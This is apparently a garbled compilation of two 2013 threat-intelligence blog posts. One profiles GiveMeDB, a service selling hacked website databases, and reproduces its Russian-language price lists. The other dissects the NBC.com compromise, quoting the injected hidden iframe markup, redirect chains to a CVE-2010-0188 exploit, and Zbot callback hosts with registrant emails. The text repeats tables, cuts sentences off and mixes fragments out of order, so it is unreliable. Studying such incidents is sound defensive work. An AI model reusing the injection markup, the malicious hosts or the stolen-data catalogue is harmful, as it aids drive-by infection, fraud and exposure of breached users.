arabianbusiness.*	Asia	34 000	50\$	150\$
ecademy.*	US/EU	208 000	200\$	600\$

Раздел - Other:

Ресурс	Страна	Количество записей в БД	Общая Цена*	Эксклюзивная Цена*
pokersourceonline.*	US/EU	100 000	100\$	300\$
wickedcolors.*	UK	120 000	80\$	240\$

*mydatingplacephx.\**

*cozydating.\**

*singletreffen.\**

*datearea.\**

*endless-fantasy.\**

## **Financial Databases:**

*importers.\**

*money.\**

*pcquote.\**

*investorvillage.\**

*gurufocus.\**

*individual.\**

Ресурс	Страна	Количество записей в БД	Общая Цена*	Эксклюзивная Цена*
<i>pokersourceonline.*</i>	US/EU	100 000	100\$	300\$
<i>wickedcolors.*</i>	UK	120 000	80\$	240\$
<i>salespider.*</i>	US/CA	150 000	100\$	300\$
<i>busytrade.*</i>	CN	175 000	100\$	300\$
<i>funky.*</i>	UK	80 000	50\$	150\$

\*Общая Цена - пониженная цена, рассчитанная на продажу базы трем первым покупателям.

\*Эксклюзивная Цена - полная стоимость, рассчитанная на эксклюзивную продажу базы только Вам.

\*Страна не является точным аналогом доменной зоны ресурса. В целях безопасности, мы не указываем доменную зону в ссылках на представленные ресурсы.

*arabianbusiness.\**

*ecademy.\**

## Other Databases:

*pokersourceonline.\**

*wickedcolors.\**

*salespider.\**

*busytrade.\**



*funky.\**

Purchasing these hacked databases, immediately improves the competitiveness of a potential cybercriminal,

who now has everything he/she needs to launch spam, spear phishing, and [10]**money mule recruitment campaigns**, at their disposal.

For years, novice cybercriminals or unethical competitors have been on purposely joining closed cybercrime-

friendly communities, seeking help in exchange for a financial incentive, in obtaining access to a particular database,

or for the "[11]**defacement**" of a specific Web site. What this service proves is that, the model can actually scale to 268

disturbing proportions, offering access to millions of compromised database records to virtually anyone who pays for them.

***This post has been reproduced from [12]Dancho Danchev's blog. Follow him [13]on Twitter.***

1.

[http://www.nytimes.com/2013/01/31/technology/chinese-hackers-infiltrate-new-york-times-computers.html?pagewanted=all&\\_r=0](http://www.nytimes.com/2013/01/31/technology/chinese-hackers-infiltrate-new-york-times-computers.html?pagewanted=all&_r=0)

2.

<http://professional.wsj.com/article/SB10001424127887323926104578276202952260718.html>

3.

[http://www.washingtonpost.com/business/technology/chinese-hackers-suspected-in-attack-on-the-posts-computers/2013/02/01/d5a44fde-6cb1-11e2-bd36-c0fe61a205f6\\_sto](http://www.washingtonpost.com/business/technology/chinese-hackers-suspected-in-attack-on-the-posts-computers/2013/02/01/d5a44fde-6cb1-11e2-bd36-c0fe61a205f6_sto)

4.

<https://www.virustotal.com/file/131f2f8870071f490baf268fd3becc02b8a4dc755b23c3853e04d413a4987f6a/analysis/>

5.

<https://www.virustotal.com/file/30a5441a26461e9ffc86187a0c2f6574d51d27a52a6188ecbba50cc2345586c9/analysis/>

6.

<https://www.virustotal.com/file/f06867926bcff4641d1308acdb7fddf1b99f9babaca83bb72e811f1345f8904b/analysis/>

7.

<https://www.virustotal.com/file/62e36c696c8bff15ba6a1b58774485ca4f18c704af9410495b4b7d24fe437901/analysis/>

8.

<https://www.virustotal.com/file/99d2cbdee78f7d66d73e7545e6e03d0f20f2d731f9911fdd84c4c95f6ddea9b7/analysis/>

9. <https://palevotracker.abuse.ch/?ipaddress=74.54.82.209>

10. [https://www.google.com/webhp?](https://www.google.com/webhp?hl=en&tab=ww&authuser=0#hl=en&tbo=d&authuser=0&client=psy-ab&q=site:ddanchev)

[hl=en&tab=ww&authuser=0#hl=en&tbo=d&authuser=0&client=psy-ab&q=site:ddanchev](https://www.google.com/webhp?hl=en&tab=ww&authuser=0#hl=en&tbo=d&authuser=0&client=psy-ab&q=site:ddanchev)

[.blogspot.com+%22money+mule%22&oq=site:ddanchev.blogspot](https://www.google.com/webhp?hl=en&tab=ww&authuser=0#hl=en&tbo=d&authuser=0&client=psy-ab&q=site:ddanchev)

11. <http://ddanchev.blogspot.com/2008/04/commercial-web-site-defacement-tool.html>

12. <http://ddanchev.blogspot.com/>

13. <http://twitter.com/danchodanchev>

269

[Главная](#) | [Прайс](#) | [Правила](#) | [О Нас](#) | [Контакты](#)

## GiveMeDB Service

Мы представляем Вам сервис по продаже баз данных со взломанных ресурсов различной тематики. У нас Вы всегда можете приобрести необходимый материал под Ваши цели. Мы предлагаем широкий ассортимент, среди которого присутствуют Job/Dating /Finance и другие базы.

Внимание! Мы не генерим и не собираем базы с веб'а, в нашем прайсе присутствуют только взломанные базы. В случае каких-либо сомнений мы всегда готовы доказать принадлежность базы к тому или иному ресурсу.

---

Внимание! Материалы сайта не противоречат законодательству России, стран СНГ, Европы и США. Мы не распространяем охраняемую законом информацию, а лишь предостерегаем владельцев сайтов о возможных проблемах в сфере информационной безопасности.

Администрация GiveMeDB.com

**"Заходи тихо, бери много, уходи быстро"**

**Прайс:**

- Job Bases
- Dating Bases
- Finance Bases
- Other Bases

**Контакты:**

 ICQ: 9348793 - Ru

 ICQ: 5190451 - En

[www.givemedb.com](http://www.givemedb.com)

© Copyright 2009 GiveMeDB Service. All rights reserved.

## Historical OSINT - Hacked Databases Offered for Sale (2013-02-06 02:03)

In the wake of the recently announced security breaches at the [1]**NYTimes**, [2]**WSJ**, and the [3]**Washington Post**, I

decided to shed more light on what happens once a database gets compromised by Russian cybercriminals,

compared to (supposedly) Chinese spies, with the idea to provide factual evidence that these breaches are just the tip of the iceberg.

In this intelligence brief, I'll profile a service that was originally operating throughout the entire 2009, selling access to compromised databases of multiple high-trafficked Web sites, through the direct compromise of their databases, hence, the name of the service - GiveMeDB.

**Primary URL:** *hxxp://givemedb.com* - Email: *giverems@mail.ru*

270

**Secondary URL:** *hxxp://shopdb.blogspot.com*

**ICQ:** *9348793; 5190451*

During 2009, the domain used to respond to **83.133.123.228** (LAMBDANET-AS European Backbone of LambdaNet),

it then changed IPs to **74.54.82.209** (THEPLANET-AS - ThePlanet.com Internet Services, Inc.). The following domains

used to respond to the same IP (**83.133.123.228**), **pornofotki.com.ua**, **mail.vipnkvd.ru**. What are the chances that these IPs are known to have been involved in related malicious/cybercrime-friendly activities? Appreciate my rhetoric.

We've got the following [4]**MD5:**

**6a9b128545bd095dbbb697756f5586a9** spamming links to the same

**(hxxp://83.133.123.228/uksus/?t=3)** in particular.

Cross-checking the second IP (**74.54.82.209**) across multiple proprietary and public databases, reveals a diversified criminal enterprise that's been using it for years.

The following MD5s are known to have phoned back to the same IP (**74.54.82.209**):

[5]**MD5: d48a7ae9934745964951a704bcc70fe9**

[6]**MD5: 4626de911152ae7618c9936d8d258577**

[7]**MD5: ca4b79a33ea6e311eafa59a6c3fffee2**

[8]**MD5: eb3b44cee34ec09ec6c5917c5bd7cfb4**

As well as a recent (2011) [9]**Palevo C &C activity**. Clearly, they've been multi-tasking on multiple fronts.

The structure of propositions is the following: partial URL of the hacked Web site, country of the Web site,

Quantity of records per database, First-time price, Exclusive price. The list of affected Web sites is as follows:

## Прайс

Ниже представлен наш прайс, в него включены имеющиеся в наличии базы данных с указанных ресурсов. Напротив каждого товара обозначено количество записей в базе и две цены, первая - пониженная, рассчитанная на продажу базы трем первым покупателям, вторая - полная цена, рассчитанная на эксклюзивную продажу базы только Вам.

В целях безопасности, мы не указываем доменную зону в ссылках на представленные ресурсы, всю дополнительную информацию Вы можете получить у наших support'ов.

Внимание! Все базы продаются ограниченное число раз и удаляются после их приобретения!

Внимание! Мы не занимаемся спамом и не используем базы ни каким иным способом!

Раздел - Job Bases (jobseekers):

Ресурс	Страна	Количество записей в БД	Общая Цена*	Эксклюзивная Цена*
jobsbazaar.*	IN	10 000	20\$	60\$
availablejobs.*	US	380 000	300\$	900\$
ecarers.*	UK	6 000	20\$	60\$
fecareers.*	UK	160 000	150\$	450\$
healthmeet.*	US	260 000	200\$	600\$
youths.*	CH	16 000	30\$	90\$
jobpilot.*	DE	38 000	50\$	150\$

**"Заходи тихо, бери много, уходи быстро"**

## Прайс:

- Job Bases
- Dating Bases
- Finance Bases
- Other Bases

## Контакты:



ICQ: 9348793 - Ru



ICQ: 5190451 - En

## Job/CV Databases:

*jobsbazaar.\**

*availablejobs.\**

*ecarers.\**

*fecareers.\**

*healthmeet.\**

*youths.\**

*jobpilot.\**

*thecareerengineer.\**

*iauk.\**

*jobboerse.\**

*creativepool.\**

*jobsinkent.\**

*jobsinthemoney.\**

*jobup.\**

*rxcareercenter.\**

thecareerengineer.*	UK	130 000	100\$	300\$
iauk.*	UK	43 000	50\$	150\$
jobboerse.*	DE	22 000	40\$	120\$
creativepool.*	UK	26 000	40\$	120\$
jobsinkent.*	UK	55 000	60\$	180\$
jobsinthemoney.*	US	206 000	200\$	600\$
jobup.*	CH	45 000	50\$	150\$
careerweb.*	ZA	35 000	40\$	120\$
rxcareercenter.*	US	16 000	30\$	90\$

Раздел - Dating:

Ресурс	Страна	Количество записей в БД	Общая Цена*	Эксклюзивная Цена*
freedating.*	UK	120 000	120\$	360\$
singles-bar.*	US	130 000	130\$	390\$
muenchner-singles.*	DE	23 000	40\$	120\$
dateclub.*	UK	80 000	80\$	240\$
websingles.*	AT	200 000	200\$	600\$
find-you.*	DE	9 000	20\$	60\$
fitness-singles.*	US	94 000	90\$	270\$
houstonconnect.*	UK	40 000	40\$	120\$
datingz.*	US	12 000	20\$	60\$
loveandfriends.*	UK	50 000	50\$	150\$

## Dating Databases:

*freedating.\**

*singles-bar.\**

*muenchner-singles.\**

*dateclub.\**



*websingles.\**

*find-you.\**

*fitness-singles.\**

*houstonconnect.\**

*datingz.\**

*loveandfriends.\**

*lovebyrd.\**

*mydatingplacephx.\**

lovebyrd.*	US	12 000	20\$	60\$
mydatingplacephx.*	US	15 000	30\$	90\$
cozydating.*	US	8 000	20\$	60\$
singletreffen.*	DE	230 000	200\$	600\$
datearea.*	DE	13 000	30\$	90\$
endless-fantasy.*	DE	88 000	90\$	270\$

Раздел - Finance:

Ресурс	Страна	Количество записей в БД	Общая Цена*	Эксклюзивная Цена*
importers.*	US/EU	200 000	200\$	600\$
money.*	US	480 000	400\$	1200\$
pcquote.*	US/CA	130 000	130\$	390\$
investorvillage.*	US	40 000	50\$	150\$
gurufocus.*	US	30 000	50\$	150\$
individual.*	US	100 000	100\$	300\$
arabianbusiness.*	Asia	34 000	50\$	150\$
ecademy.*	US/EU	208 000	200\$	600\$

Раздел - Other:

Ресурс	Страна	Количество записей в БД	Общая Цена*	Эксклюзивная Цена*
pokersourceonline.*	US/EU	100 000	100\$	300\$
wickedcolors.*	UK	120 000	80\$	240\$

*cozydating.\**

*singletreffen.\**

*datearea.\**

*endless-fantasy.\**

**Financial Databases:**

*importers.\**

*money.\**

*pcquote.\**

*investorvillage.\**

*gurufocus.\**

*individual.\**

*arabianbusiness.\**

*ecademy.\**

Ресурс	Страна	Количество записей в БД	Общая Цена*	Эксклюзивная Цена*
<i>pokersourceonline.*</i>	US/EU	100 000	100\$	300\$
<i>wickedcolors.*</i>	UK	120 000	80\$	240\$
<i>salespider.*</i>	US/CA	150 000	100\$	300\$
<i>busytrade.*</i>	CN	175 000	100\$	300\$
<i>funky.*</i>	UK	80 000	50\$	150\$

\*Общая Цена - пониженная цена, рассчитанная на продажу базы трем первым покупателям.  
 \*Эксклюзивная Цена - полная стоимость, рассчитанная на эксклюзивную продажу базы только Вам.  
 \*Страна не является точным аналогом доменной зоны ресурса. В целях безопасности, мы не указываем доменную зону в ссылках на представленные ресурсы.

[www.givemedb.com](http://www.givemedb.com)
 © Copyright 2009 GiveMeDB Service. All rights reserved.

## Other Databases:

*pokersourceonline.\**

*wickedcolors.\**

*salespider.\**

*busytrade.\**

*funky.\**

Purchasing these hacked databases, immediately improves the competitiveness of a potential cybercriminal,

who now has everything he/she needs to launch spam, spear phishing, and [10]**money mule recruitment campaigns**, at their disposal.

For years, novice cybercriminals or unethical competitors have been on purposely joining closed cybercrime-

friendly communities, seeking help in exchange for a financial incentive, in obtaining access to a particular database,

or for the "[11]**defacement**" of a specific Web site. What this service proves is that, the model can actually scale to disturbing proportions, offering access to millions of compromised database records to virtually anyone who pays for them.

275

Updates will be posted as soon as new developments take place.

1.

[http://www.nytimes.com/2013/01/31/technology/chinese-hackers-infiltrate-new-york-times-computers.html?pagewanted=all&\\_r=0](http://www.nytimes.com/2013/01/31/technology/chinese-hackers-infiltrate-new-york-times-computers.html?pagewanted=all&_r=0)

2.

<http://professional.wsj.com/article/SB10001424127887323926104578276202952260718.html>

3.

<http://www.washingtonpost.com/business/technology/chinese-hackers-suspected-in-attack-on-the-posts-comput>

[ers/2013/02/01/d5a44fde-6cb1-11e2-bd36-c0fe61a205f6\\_sto](#)

4.

<https://www.virustotal.com/file/131f2f8870071f490baf268fd3becc02b8a4dc755b23c3853e04d413a4987f6a/analysis/>

5.

<https://www.virustotal.com/file/30a5441a26461e9ffc86187a0c2f6574d51d27a52a6188ecbba50cc2345586c9/analysis/>

6.

<https://www.virustotal.com/file/f06867926bcff4641d1308acdb7fddf1b99f9babaca83bb72e811f1345f8904b/analysis/>

7.

<https://www.virustotal.com/file/62e36c696c8bff15ba6a1b58774485ca4f18c704af9410495b4b7d24fe437901/analysis/>

8.

<https://www.virustotal.com/file/99d2cbdee78f7d66d73e7545e6e03d0f20f2d731f9911fdd84c4c95f6ddea9b7/analysis/>

9. <https://palevotracker.abuse.ch/?ipaddress=74.54.82.209>

10. <https://www.google.com/webhp?hl=en&tab=ww&authuser=0#hl=en&tbo=d&authuser=0&client=psy-ab&q=site:ddanchev>

[.blogspot.com+%22money+mule%22&oq=site:ddanchev.blogspot](#)

11. <http://ddanchev.blogspot.com/2008/04/commercial-web-site-defacement-tool.html>

→ <http://priceworldpublishing.com/aynk.html>

→ <http://oimg.nbcuni.com/b/ss/nbcuglobal,nbcnetworkbu/1/H.24/s1765113974701?AQ8=1&ndh=1&t=21%2F1%2F2013%208%3A8%3A55%204%20480&ce=UTF-8&ns=rC2=Online&c4=Home&c4=NBC.com%20Front%20Door&c6=http%3A%2F%2Fwww.nbc.com%2F&8=TV%20Entertainment&c9=NBC%20Network&c10=Front%20Door&c11=fC4=Undefined&v43=http%3A%2F%2Fwww.nbc.com%2F&v45=NBC%20Network&v49=Online&h1=TV%20Entertainment%7CNBC%20Network%7CFront%20Door&h2=Online&hp=N&AQ8=1>

→ <http://oimg.nbcuni.com/b/ss/nbcuglobal,nbcnetworkbu/1/H.24/s1765113974701?AQ8=1&pcr=true&vidn=2893234B851D161F-4000012DC00F9F718&ndh=1&t=21%2F%2Fwww.nbc.com%2F&8=US&ch=web&server=www.nbc.com&events=event6&c2=Online&c3=Home&c4=NBC.com%20Front%20Door&c6=http%3A%2F%2Fwww.nbc.com%2F&v43=http%3A%2F%2Fwww.nbc.com%2F&v45=NBC%20Network&c12=NBC%20Network%20Front%20Door&c13=New&v32=Home&v36=Front%20Door&c40=Undefined&v43=http%3A%2F%2Fwww.nbc.com%2F&v45=NBC%20Network&h2=Online&h3=Front%20Door&h7=Home&h7CNBC.com%20Front%20Door&h3=www.nbc.com&s=1024x768&c=248j=1.7&v=Y&k=Y&bw=1256&bh=4295&hp=N&AQ8=1>

→ <http://www.nbcudigitaladops.com/hosted/global.js>

→ [http://www.nbcudigitaladops.com/hosted/js/nbc\\_com.js](http://www.nbcudigitaladops.com/hosted/js/nbc_com.js)

→ [http://cdn.krxnd.net/controltag?confid=Hhr\\_tggh](http://cdn.krxnd.net/controltag?confid=Hhr_tggh)

→ [http://apiservices.krxnd.net/user\\_data/segments/3?pubid=54983c83-8810-4a6b-9ff1-81f7349ce967&technographics=1&callback=Krxns.\\_default.kxsonp\\_userData](http://apiservices.krxnd.net/user_data/segments/3?pubid=54983c83-8810-4a6b-9ff1-81f7349ce967&technographics=1&callback=Krxns._default.kxsonp_userData)

→ <http://secure.quantserve.com/quant.js>

→ [http://pixel.quantserve.com/pixel;r=386182341;a=p-9e8k4iSux46;fpan=1;fpa=P0-1743895828-1361462964538;ns=0;ce=1;je=1;sr=1024x768x24;enc=s;dst=1;et=13617;cgi=title.TV%20Network%20for%20PrimeTime%252C%20Daytime%20and%20Late%20Night%20Television%20Shows%20-%20NBC%20Official%2CDescription.Official%20/www%252Eenb%252Ecom/%2CImage.http%3A/www%252Eenb%252Ecom/assets/core/themes/2012/nbc/images/logos/logo-share%252Epng%2Csite\\_name.NBC%252Ecom](http://pixel.quantserve.com/pixel;r=386182341;a=p-9e8k4iSux46;fpan=1;fpa=P0-1743895828-1361462964538;ns=0;ce=1;je=1;sr=1024x768x24;enc=s;dst=1;et=13617;cgi=title.TV%20Network%20for%20PrimeTime%252C%20Daytime%20and%20Late%20Night%20Television%20Shows%20-%20NBC%20Official%2CDescription.Official%20/www%252Eenb%252Ecom/%2CImage.http%3A/www%252Eenb%252Ecom/assets/core/themes/2012/nbc/images/logos/logo-share%252Epng%2Csite_name.NBC%252Ecom)

→ <http://b.scorecardresearch.com/beacon.js?c1=2&c2=10000048&c3=8&c4=8&c5=8&c6=8&c15=1>

→ <http://secure-us.imrnworldwide.com/cgi-bin/m?ci=us-503541h&cpg=0&cc=1&si=http%3A/www.nbc.com/&rp=&ts=compact&rnd=1361462965167>

→ <http://secure-us.imrnworldwide.com/cgi-bin/m?ci=us-503541h&cpg=0&cc=1&si=http%3A/www.nbc.com/&rp=&ts=compact&rnd=1361462965167&ja=1>

→ <http://umalskhan.com/ztuj.html>

The web site of the [1]**National Broadcasting Company (NBC)**, NBC.com, is currently compromised, and is redi-

The campaign appears to have been launched by the same gang of cybercriminals that's also been recently in-

Let's dissect the campaign, expose its structure, the dropped malware, and connect the dots on who's behind

### Observed iFrames in rotation:

```

</div>[ORF]
</li>[ORF]
</ul>[ORF]
</div>[ORF]
</div>[ORF]
</div>[ORF]
</nav>[ORF]
<section class="spotlight">[ORF]
<div class="content">[ORF]
[ORF]
<div class="align-center" style="height:0; overflow:hidden;">[ORF]
<div class="advertisement ad728x90">[ORF]
<script type="text/javascript">document.write(unescape(nbcAd728x90.replace("728x90,970x66", "970x66").replace("728x90", "970x66")));</script>[ORF]
</div>[ORF]
</div>[ORF]
</div>[ORF]
</section>[ORF]
</header>[ORF]
<div id="site">[ORF]
<iframe src="http://toplineops.com/mtrk.html" width=1 height=1 frameborder="0"></iframe>[U]
[UF]
<div class="site">[UF]
<div class="slider-container">[UF]
<!-- Begin: slideshow -->[UF]
<div class="slider">[UF]
<div class="slides">[UF]
<div class="slide">[UF]
<a href="http://www.nbc.com/community/" title="Community"></a>[UF]
<div class="slide-logo">[UF]
<a href="http://www.nbc.com/community/" title="Community"></a>[UF]
</div>[UF]
<div class="slide-info">[UF]
<h5 class="tune-in">Mw. Tonight 8/7c</h5>[UF]
<h3 class="title">Tricia Helfer Guest Stars</h3>[UF]
<p class="description">The study group joins Abed on a trip to the Inspector Spacetime convention. Matt Lucas also guest stars.</p>[UF]
<div class="links">[UF]
<a href="http://www.nbc.com/community/video/tapl=true" class="link-circle-arrow"><span class="icons-arrow-blue-circle">&arrarr;</span> Watch Online</a>[UF]
<a href="http://www.nbc.com/community/video/season-4-premiere-jm-rash/n31580/" class="link-circle-arrow"><span class="icons-arrow-blue-circle">&arrarr;</span> Cast Inter
</div>[UF]
</div>[UF]
</div>[UF]
<div class="slide">[UF]
<a href="http://www.nbc.com/parks-and-recreation/" title="Parks and Recreation"><img src="/app2/img/default/scet/metaverse/1/2/1/8/7/9/pnr_top_wedding_01.jpg" alt="Special One

```





174.120.29.2

-

Email:

[louis.bouchard@envirsoft.com](mailto:louis.bouchard@envirsoft.com)

[hxxp://beautiesofcanada.com/s.htm?  
2dIYtfCwTLfFBzTL8TrY7btwJDVsZOl](http://hxxp://beautiesofcanada.com/s.htm?2dIYtfCwTLfFBzTL8TrY7btwJDVsZOl)

-

66.96.145.104

-

Email:

ed-

[dom@yahoo.com](mailto:dom@yahoo.com)

278

```
<div class="align-center" style="height:0; overflow:hidden;">
  <div class="advertisement ad728x90">
    <script type="text/javascript">document.write(unescape(nbcAd728x90.replace("728x90,970x66","970x66").replace("728x90","970x66")));</script>
  </div>
</div>
</div>
</section>
</header>
<div id="site">
  <iframe src="http://moi-npovye-sploett.com/qggg/1.php" width=1 height=1 frameborder="0"></iframe>
  <header class="site">
    <div class="slider-container">
      <!-- Begin: slideshow -->
      <div class="slider">
        <div class="slides">
          <div class="slide">
            <a href="http://www.nbc.com/community/" title="Community">
              <a href="http://www.nbc.com/community/" title="Community">
            <div class="slide-info">
              <h5 class="tune-in">New, Tonight 8/7c</h5>
              <h3 class="title">Tricia Helfer Guest Stars</h3>
              <p class="description">The study group joins Abed on a trip to the Inspector Spacetime convention. Matt Lucas also guest stars.</p>
              <div class="links">
                <a href="http://www.nbc.com/community/video/?apl=true" class="link-circle-arrow"><span class="icons-arrow-blue-circle">&arr;</span> Watch Online</a>
```

*hxxp://magasin-shop.com/v.htm?  
ZPlkcqLyyHFRxHmhVxQN8HdfszymBrXxuy* - 66.96.160.143

*hxxp://couche-transport.comlu.com/r.htm?  
Mb6kKF3mq5H8YxeVXYM9yOwK* - 31.170.161.96

## **Second**

### **redirection**

### **redirection**

### **chain**

### **for**

### **a**

### **sampled**

### **iFrame:**

*hxxp://moi-npovye-*

*sploett.com/qqqq/1.php -> hxxp://moi-npovye-  
sploett.com/cGeQc0wz1KPI/larktion.php -> hxxp://moi-  
npovye-sploett.com/cGeQc0wz1KPI/aflybing.php?  
esusvity=78528 0* where it attempts to exploit [5]**CVE-2010-0188.**

### **Malicious domains reconnaissance:**

**umaiskhan.com** - 173.254.28.49 - Email:  
chfaisal009@gmail.com - appears to be a compromised site  
belonging to

someone named "Azhar Mahmood", unless of course you  
want to believe that Pakistan's cyber warfare unit is behind

the campaign, since this is the second time that I come across to this IP. Keep reading!

**priceworldpublishing.com** - 174.122.45.74 - Email: info@sportsworkout.com

**electricianfortwayne.info** - 173.201.92.1 - Email: mdkline65@yahoo.com

**gonullersultani.net** - 72.167.2.128 - Email: gonullersultani@gmail.com

**erabisnis.net** - 74.220.207.161

**moi-npovye-sploett.com** - 130.185.157.102 - Email: josephhaddad829@yahoo.com

**jaylenosgarage.com** - 80.239.148.217

**nikweinstein.com** - 205.178.145.95 - Email: nikweinstein@hotmail.com

**mdkline65@yahoo.com is also known to have registered the following domains:**

*dedirt.com*

*dogsrit.com*

*spiritualspice.us*

*madamerufus.com*

*herbalstatelegal.com*

*myauditionsite.com*

*injurylawyercleveland.info*

*injurylawyerspringfieldmo.info*

*injurylawyercolumbus.info*

*injurylawyerindianapolis.info*

279

Who's behind this campaign and can we connect this malicious activities to previously analyzed malicious campaigns?

But, of course.

**umaishkhan.com** responds to 173.254.28.49, and on 2013-01-28 18:56:19 we know that another domain used

in a Facebook Inc. themed campaign was also responding to the same IP, namely **hxxp://shutterstars.com/wp-**

**content/plugins/akismet/resume\_facebook.html**. The compromised legitimate host back then used to serve

client-side exploits through

**hxxp://gotina.net/detects/sign\_on\_to\_resume.php** - 222.238.109.66 - Email:

*lockwr@rocketmail.com*.

Deja vu! We've already seen and profiled this malicious domain in the following assessment "[6]**Fake 'You've**

**blocked/disabled your Facebook account' themed emails serve client-side exploits and malware**", indicating that

both of these campaigns have been launched by the same cybercriminal/gang of cybercriminals. What's also worth

emphasizing on is that the same email (*lockwr@rocketmail.com*) used to register gonita.net was also profiled in the

following assessment "[7]**Fake ‘Verizon Wireless Statement’ themed emails lead to Black Hole Exploit Kit**", where it was used to register the Name Servers used in the campaign.

Someone's multi-tasking. That's for sure.

***This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.***

1. <http://en.wikipedia.org/wiki/NBC>
2. <http://blog.webroot.com/tag/facebook/>
3. <http://blog.webroot.com/tag/verizon/>
4. <https://www.virustotal.com/en/file/6b276bee21bf5946461e3c62f447b3be7179e9cce4742a61b26417609ed001ee/analysis/>
5. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0188>
6. <http://blog.webroot.com/2013/02/14/fake-youve-blockedisabled-your-facebook-account-themed-emails-serve-client-side-exploits-and-malware/>
7. <http://blog.webroot.com/2013/02/21/fake-verizon-wireless-statement-themed-emails-lead-to-black-hole-explo>

[it-kit/](#)

8. <http://ddanchev.blogspot.com/>

9. <http://twitter.com/danchodanchev>

280

```
→ http://priceworldpublishing.com/aynk.html
→ http://oimg.nbcuni.com/b/ss/nbcuglobal,nbcunetworkbu/1/H.24/s1765113974701?AQ=1&nd=1&t=21%2F1%2F2013%208%3A8%3A55%204%20480&ce=UTF-8&ns=r
c2=Online&c3=Home&c4=NBC.com%20Front%20Door&c6=http%3A%2F%2Fwww.nbc.com%2F&c8=TV%20Entertainment&c9=NBC%20Network&c10=Front%20Door&c11=F
c40=Undefined&v43=http%3A%2F%2Fwww.nbc.com%2F&v45=NBC%20Network&v49=Online&h1=TV%20Entertainment%7CNBC%20Network%7CFront%20Door&h2=Onlin
hp=N&AQE=1
→ http://oimg.nbcuni.com/b/ss/nbcuglobal,nbcunetworkbu/1/H.24/s1765113974701?AQ=1&pccr=true&vidn=2893234B851D161F-4000012DC00F9F71&nd=1&t=21%2F
%2Fwww.nbc.com%2F&cc=USD&ch=web&server=www.nbc.com&events=event6&c2=Online&c3=Home&c4=NBC.com%20Front%20Door&c6=http%3A%2F%2Fwww.nbc.com
c12=NBC%20Network%20%7C%20Front%20Door&c13=New&v32=Home&v36=Front%20Door&c40=Undefined&v43=http%3A%2F%2Fwww.nbc.com%2F&v45=NBC%20Net
h2=Online%7CFront%20Door%7CHome%7CNBC.com%20Front%20Door&h3=www.nbc.com&s=1024x768&c=24&j=1.7&v=Y&k=Y&bw=1256&bh=4295&hp=N&AQE=1
→ http://www.nbcudigitaladops.com/hosted/global.js
→ http://www.nbcudigitaladops.com/hosted/js/nbc_com.js
→ http://cdn.krxd.net/controltag?confid=Hhr_tggh
→ http://apiservices.krxd.net/user_data/segments/3?pubid=54983c83-8810-4a6b-9ff1-81f7349ce967&technographics=1&callback=Krux.ns._default.kxjsonp_userdata
→ http://secure.quantserve.com/quant.js
→ http://pixel.quantserve.com/pixel;r=386182341;a=p-9eJ8k4ISzux46;fpan=1;fpa=P0-1743895828-1361462964538;ns=0;ce=1;je=1;sr=1024x768x24;enc=s;dst=1;et=1361
/o;ogl=title.TV%20Network%20for%20PrimeTime%252C%20Daytime%20and%20Late%20Night%20Television%20Shows%20-%20NBC%20Official%2Cddescription.Official%20
/www%252Enbc%252Ecom/%2Cimage.http%3A/www%252Enbc%252Ecom/assets/core/themes/2012/nbc/images/logos/logo-share%252Epng%2Csite_name.NBC%252Ecom
→ http://b.scorecardresearch.com/beacon.js?c1=2&c2=1000004&c3=&c4=&c5=&c6=&c15=
→ http://secure-us.imrworldwide.com/cgi-bin/m?ci=us-503541h&c9=0&cc=1&si=http%3A/www.nbc.com/8rp=&ts=compact&rnd=1361462965167
→ http://secure-us.imrworldwide.com/cgi-bin/m1?ci=us-503541h&c9=0&cc=1&si=http%3A/www.nbc.com/8rp=&ts=compact&rnd=1361462965167&ja=1
→ http://umaiskhan.com/ztuj.html
```

## Dissecting NBC's Exploits and Malware Serving Web Site Compromise (2013-02-21 22:03)

The web site of the [1]**National Broadcasting Company (NBC)**, NBC.com, is currently compromised, and is redi-

recting tens of thousands of legitimate users to multiple exploits serving and malware dropping malicious URLs.

The campaign appears to have been launched by the same gang of cybercriminals that's also been recently in-

involved in impersonating [2]**Facebook Inc.** and [3]**Verizon Wireless**, in an attempt to trick their users/customers into clicking on links found in hundreds of thousands of spamadvertised emails pretending to come from the companies.

Let's dissect the campaign, expose its structure, the dropped malware, and connect the dots on who's behind

it.

**Observed iFrames in rotation:**

*hxxp://umaiskhan.com/znzd.html*

*hxxp://umaiskhan.com/ztuj.html*

*hxxp://priceworldpublishing.com/aynk.html*

*hxxp://toplineops.com/mtnk.html*

*hxxp://moi-npovye-sploett.com/qqqq/1.php*

*hxxp://www.jaylenosgarage.com/trucks/PHP/google.php*

*hxxp://nikweinstein.com/cl/google.php*

**Observed redirections leading to:**

*hxxp://gonullersultani.net/znzd.htm*

*hxxp://erabisnis.net/znzd.htm*

*hxxp://electricianfortwayne.info/62.html*

*hxxp://moi-npovye-sploett.com/cGeQc0wz1KPI/larktion.php*





detected by 7 out of 46 antivirus scanners as Trojan-Spy.Win32.Zbot.jfgj.

**Once executed the sample creates the "Xi3FVnelx" Mutex and phones back to:**

*hxxp://eastsidetennisassociation.com/i.htm?  
jzd63F1JyFUfMyyf1Q8U9 - 74.220.215.229*

*hxxp://envirsoft.com/n.htm?  
xWasESNrgozQ13QNR1PNCGTGhPAW16QJ67Bnj*

-

174.120.29.2

-

Email:

*louis.bouchard@envirsoft.com*

*hxxp://beautiesofcanada.com/s.htm?  
2dIYtfCwTLfFBzTL8TrY7btwJDVszOI*

-

66.96.145.104

-

*Email:*

*ed-*

*dom@yahoo.com*

282

```

<div class="align-center" style="height:0; overflow:hidden;">
  <div class="advertisement ad728x90">
    <script type="text/javascript">document.write(unescape(nbcAd728x90.replace("728x90,970x66", "970x66").replace("728x90", "970x66")));</script>
  </div>
</div>

</div>
</section>
</header>
<div id="site">
<iframe src="http://moi-npovye-sploett.com/qggq/1.php" width=1 height=1 frameborder="0"></iframe>

  <header class="site">
    <div class="slider-container">

<!-- Begin: slideshow -->
<div class="slider">
  <div class="slides">
    <div class="slide">
      <a href="http://www.nbc.com/community/" title="Community">
      <a href="http://www.nbc.com/community/" title="Community">
      <h5 class="tune-in">New, Tonight 8/7c</h5>
      <h3 class="title">Tricia Helfer Guest Stars</h3>
      <p class="description">The study group joins Abed on a trip to the Inspector Spacetime convention. Matt Lucas also guest stars.</p>
    <div class="links">
      <a href="http://www.nbc.com/community/video/?api=true" class="link-circle-arrow"><span class="icons-arrow-blue-circle">&scrr;</span> Watch Online</a>

```

